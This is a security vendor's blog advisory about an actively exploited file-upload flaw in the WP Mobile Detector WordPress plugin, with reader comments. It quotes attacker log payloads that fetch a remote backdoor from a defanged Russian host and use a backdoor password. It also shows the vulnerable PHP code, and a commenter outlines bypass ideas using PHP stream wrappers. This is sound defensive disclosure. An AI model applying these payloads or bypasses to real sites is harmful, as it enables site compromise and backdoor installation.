WP Mobile Detector Vulnerability Being Exploited in the Wild

DOUGLAS SANTOS

June 2, 2016

***Update: The WP Mobile Detector plugin has been patched to address the vulnerability. Please update as soon as possible. Note that the latest version don't fully address the issue and we contacted the developer try to fix it correctly this time.

For the last few days, we have noticed an increasing number of websites infected without any outdated plugin or known vulnerability. In most cases it was a porn spam infection. Our research team started to dig into the issue and found that the common denominator

across these WordPress sites was the plugin **WP Mobile Detector** that had a 0-day arbitrary file upload vulnerability disclosed on May 31st by the Plugin Vulnerabilities team. The plugin has since been removed from the WordPress repository and no patches are available.

The vulnerability is very easy to exploit, all the attacker needs to do is send a request to **resize.php** or **timthumb.php** (yes, timthumb, in this case it just includes **resize.php**), inside the plugin directory with the backdoor URL. This vulnerability was publicly disclosed May 31st, but according to our firewall logs, the attack has been going since May 27th. The good news is that all our customers have been protected via the Sucuri Firewall virtual hardening engine.

This is one of the payloads we are actively seeing in the wild:

```
188.73.152.166 - - [31/May/2016:23:54:43 -0400] "POST /wp-content/pl
Payload:src=hxxp://copia[.]ru/mig/tmp/css.php"
```

The example above uploads the **css.php** to the cache directory inside the plugin folder. After the upload is completed, the attackers try to access the backdoor:

```
46.182.30.164 - - [02/Jun/2016:14:25:01 -0400] "POST /wp-content/plu

Payload: pass=dinamit
```

Using the backdoor password “dinamit”. As far as the vulnerability, the insecure function is inside **resize.php** at this part of the code:

```
if (isset($_REQUEST['src'])) {
 $path = dirname(__FILE__) . "/cache/" . basename($_REQUEST['src']);
 if(file_exists($path)){
 ...skipped…
 }else{
 file_put_contents($path, file_get_contents($_REQUEST['src']));
 ...skipped…
 }
 ...skipped…
```

As you can see, it's a simple vulnerability that stems from failing to validate and sanitize input from untrusted sources. No security checks are performed and an attacker can feed the **src** variable with a malicious URL that contains a PHP code.

Unfortunately, at the moment of the release of this post, no updates are available and the plugin has been removed from the repository. We highly recommend everyone to remove this plugin for now. If you really need this plugin, the partial temporary fix will be to disable PHP execution in the **wp-mobile-detector/cache** subdirectory, for example using this code in the **.htaccess** file.

```
<Files *.php>
deny from all
</Files>
```

Please note that this fix will only save you from executing malware on your server. Hackers will still be able to upload files to the **cache** subdirectory and use links to them in attacks to third-party sites (iframes, scripts, malicious downloads) or just to host spammy/illegal content. You can also revoke write permissions in the **cache** subdirectory altogether, but it may break the plugin functionality.

We have been testing this exploits against the most popular WordPress security plugins offering application level firewalls and other preventive measures, it has successfully evaded all existing preventive controls. Sites behind the Sucuri Firewall have been patched via the systems virtual hardening engine that sits at the edge since its release.

At this moment the majority of the vulnerable sites are infected with the porn spam doorways. You can usually find the **gopni3g** directory in the site root, that contains **story.php** (doorway generator script), **.htaccess** and subdirectories with spammy files and templates. The doorways redirect visitors to **hxxp://bipaoeity[.]in/for/77?d=**.

If you're already infected and need help, let us know.

DOUGLAS SANTOS

Douglas Santos is Sucuri's Malware Analyst who joined the company in 2015. Douglas main responsibilities include helping our customers. His professional experience covers 17 of ethical hacking. When Douglas isn't poking malware code, you might find him doing landscape photography and hacking games. Connect with him on our Twitter.

RELATED TAGS

WORDPRESS PLUGINS AND THEMES, **ZERO-DAY**

20 COMMENTS

Christopher Hang says:
June 2, 2016 at 2:14 pm

Not to be confused with the WP Mobile Detect plugin by Jesse Friedman right?
https://wordpress.org/plugins/wp-mobile-detect/

Daniel Cid says:
June 2, 2016 at 7:55 pm

Yes, exactly. Two different plugins with a way too similar name 🙂 I had to double check to make sure they were not the same one.

Daniel Cid says:
June 2, 2016 at 7:58 pm

@pluginvulnerabilities:disqus Sorry about that. We added the link there and credited you. You guys are doing some great work, btw. Keep it up.

David Dumonde says:
June 3, 2016 at 6:53 am

I checked my logs and found an attempt to use this exploit this morning. I got six GET requests for /wp-content/plugins/wp-mobile-detector/admin/css/style.css, which all returned 301, and one GET for /wp-content/plugins/wp-mobile-detector/cache/css.php, which returned a 404.

I am not running the wp-mobile-detector plugin, and I do not find a gopni3g directory or story.php anywhere on my server. So I'm good, right?

Daniel Cid says:
June 3, 2016 at 9:54 am

Yep, if you are not using the plugin you are safe.

David Dumonde says:
June 3, 2016 at 10:33 am

Great! Thanks for the reassurance, Daniel.

Kane Jamison says:
June 3, 2016 at 8:10 am

Have you noticed any database edits from this attack?

Daniel Cid says:
June 3, 2016 at 10:36 am

Not specific to this one.

myself says:
October 24, 2016 at 7:57 am

I just found out that I was hacked with this since June. they added several php scripts that would send spam. Luckily I have rate limiter so many emails failed already and clogged my root partition which what alerted me to the problem. They used it only recently. I suspect they also added an admin account. I found one. but Not sure if it is from an old hack. but possible from this one since they can add any php code. they could also modify database to add admin account. I guess a security plugin is a must for wordpress.

PeterTrapasso says:
June 3, 2016 at 8:34 am

Hi,

Google, Yahoo and Bing search engines are still redirecting my blog to porn sites.

I removed the gopni3g directory.

Two blogs were compromised, but when you click on a direct link, everything looks fine?

What is happening?

Please advise.

Thank you,

Pete

Daniel Cid says:
June 3, 2016 at 9:54 am

That's what we call a conditional SEO spam. Some examples:

https://blog.sucuri.net/2016/05/finding-conditional-drupal-database-spam.html

https://blog.sucuri.net/2012/08/sitecheck-got-blackhat-seo-spam-warning.html

It means your site got hacked and just removing that directory won't do much to clear all pieces of the malware.

PeterTrapasso says:
June 3, 2016 at 1:58 pm

You are hired!

Thank you,

Pete

Kestrel Blackfeather says:
June 3, 2016 at 8:52 pm

Amateur hour. Always sanitize inputs.

hjsblogger says:
June 7, 2016 at 8:20 am

Even my blog got compromised. I un-installed the Mobile Detector plugin and also removed the directories gopni3g and lrob5l. Then I ran anti-virus on my site and it could not detect any Virus. My blog is accessible but as mentioned by @PeterTrapasso:disqus, direct link works fine but the blog does not show updated content.

Also, the Google Webmasters Tool is searching for gopni3g and lrob5l and is not indexing my site.

Is there any fix for this issue ? Have been Googling around, but have not found any fix so far.

@hjsblogger:disqus

espiran says:
June 7, 2016 at 2:07 pm

hi

please run this command if you have shell access to your web site root

this is only find out the last file modified by hackers (only at linux servers)

then you can remove or edit affected files with precaution.(please first the php file the try to remove it)

find -type f -mtime -7

this command will find the files modified for last 7 days you can change or increase this number if you couldn't find the file or files.

Christoph Majewski says:
June 9, 2016 at 1:15 am

Hi @hjsblogger:disqus,
take your blog offline and completely remove the plugin. The attackers install a lot of backdoors by uploading PHP-files and modifying Wordpress-files. So run the command as espiran said. If you have access to any log files of your sever scan them for any .php requests. Watch out for files like 4dd4ede2a7.php, css.php, inc56.php, system10.php,... Check you uploads folder for PHP-files. A good virus scanner for finding infected files is ClamAV. Only put your blog online if you 100% sure to have removed the backdoors.

hjsblogger says:
June 10, 2016 at 3:06 am

Thanks @christophmajewski:disqus Scanned the blog for viruses and it says there are none. Also logged on to server using Putty and removed couple of php files which were injected by the

hacker. The blog is online, but as mentioned earlier by many of them (and you :)) I will run the command mentioned and also scan for these files. I could see that the top-search queries that led into blog were all junk. Would further update once I have done them (over this weekend).

Abood Nour says:
June 10, 2016 at 1:32 am

Thank you for keeping the community safe and secure.

I just have some thoughts about the partial fix you proposed and wanted to share them with you

First,
Going with the blacklist vector in disabling the execution of specific file extensions fails to protect against the execution of other valid file extensions such as phtml,.php3,.php4,.php5 and phps. so changing the file extension can simply bypass the partial fix

Second,
I guess an attacker can use wrappers (or even without wrappers) to play around the vulnerability.

1- They can use file:// wrapper or relative paths to read arbitrary files on the server

2- I guess this vector should work in theory if zlib library is available, an attacker can send a crafted gzipped archive in the payload and assign the “src” parameter to something like “compress.zlib://php://input” to decompress the zipped archive sent in the payload.
And as far as I am concerned this can be used to upload arbitrary files ANYWHERE in the server and I bet it will overwrite existing files.

So I guess removing the plugin is the only available solution until a fix is released.

Hasan Mishuk says:
June 29, 2016 at 12:21 pm

Really it is a useful post.

Rahul says:
August 29, 2016 at 3:16 am

Great! Thanks for sharing.


Tahnk You 🙂 DOUGLAS SANTOS

COMMENTS ARE CLOSED.

RELATED CATEGORIES

SECURITY ADVISORY, **VULNERABILITY DISCLOSURE**, **WORDPRESS SECURITY**

YOU MAY ALSO LIKE



Plugins added to Malware Campaign: October 2019

JOHN CASTRO

November 6, 2019

This is an update for the long-lasting malware campaign targeting vulnerable plugins during August and September. Please check our previous updates below: Multi-Vector Attack in...

READ THE POST

From Google DNS to Tech Support Scam Sites: Unmasking the Malware Trail

DENIS SINEGUBKO

August 10, 2023

A vast majority of website malware employ the ever-familiar HTTP/HTTPS protocols for its malicious activities. But, we also periodically confront more interesting hybrid malware leveraging...

READ THE POST

Malicious Injection Redirects Traffic via Parked Domain

PUJA SRIVASTAVA

July 13, 2023

During a recent investigation, our malware remediation team encountered a variant of a common malware injection that has been active since at least 2017. The...

READ THE POST

WordPress Vulnerabilities & Patch Round-up — May 2022

ANTONY GARAND

May 31, 2022

Vulnerability reports and responsible disclosures are essential for website security awareness and education. Automated attacks targeting known software vulnerabilities are one of the leading causes...

READ THE POST

OWASP Top 10 Security Risks – Part IV

GERSON RUIZ

January 3, 2019

Dissecting the WordPress 5.2.3 Update

MARC-ALEXANDRE MONTPAS

To bring awareness to what threatens the integrity of websites, we are continuing a series of posts on the OWASP top 10 security risks. The OWASP...

READ THE POST

September 13, 2019

Last week, WordPress released version 5.2.3 which was a security and maintenance update, and as such, contained many security fixes. Part of our day to...

READ THE POST

12 Best Practices to Secure Your WordPress Login Page

KYLE KNIGHT

August 28, 2024

WordPress powers a significant portion of websites on the internet. With this popularity comes the need for strict security measures, especially for the login page....

READ THE POST

Sucuri Enhances Security by Disabling TLS Version 1.0 and 1.1

DANIEL CID

June 29, 2018

Protecting our users' information and privacy is extremely important to us. As a cloud-based security service, we are fully committed to complying with the PCI...

READ THE POST

Let's Encrypt Revokes 3 Million Certificates Due to CAA Bug

NORTHON TORGA

March 4, 2020

Imagine receiving a TLS warning on your browser every time you visit your website for 60 days straight. Definitely not an ideal situation and you...

READ THE POST

Code Injection in Signed PHP Archives (Phar)

JEFF CHANNELL

July 13, 2017

PHP contains an interesting but rarely used feature called Phar, which stands for PHp ARchive, that allows developers to package entire applications as a single...

READ THE POST

SEARCH

Search the blog SEARCH

DDoS Protection

Malware Detection

Malware Removal

Malware Prevention

Blacklist Removal

SEO Spam Removal

USE CASES

Developers

Ecommerce

Agency Plans

Enterprise Services

HTTPS/2

Virtual Patching

SUPPORT

Knowledge Base

SiteCheck

Guides

Research Labs

Report Abuse

Status Report

COMPANY

About Sucuri

Contact

Blog

Referral

Partners

Testimonials

Terms of Use

Privacy Policy

Do Not Sell My Personal Information

Frequently Asked Questions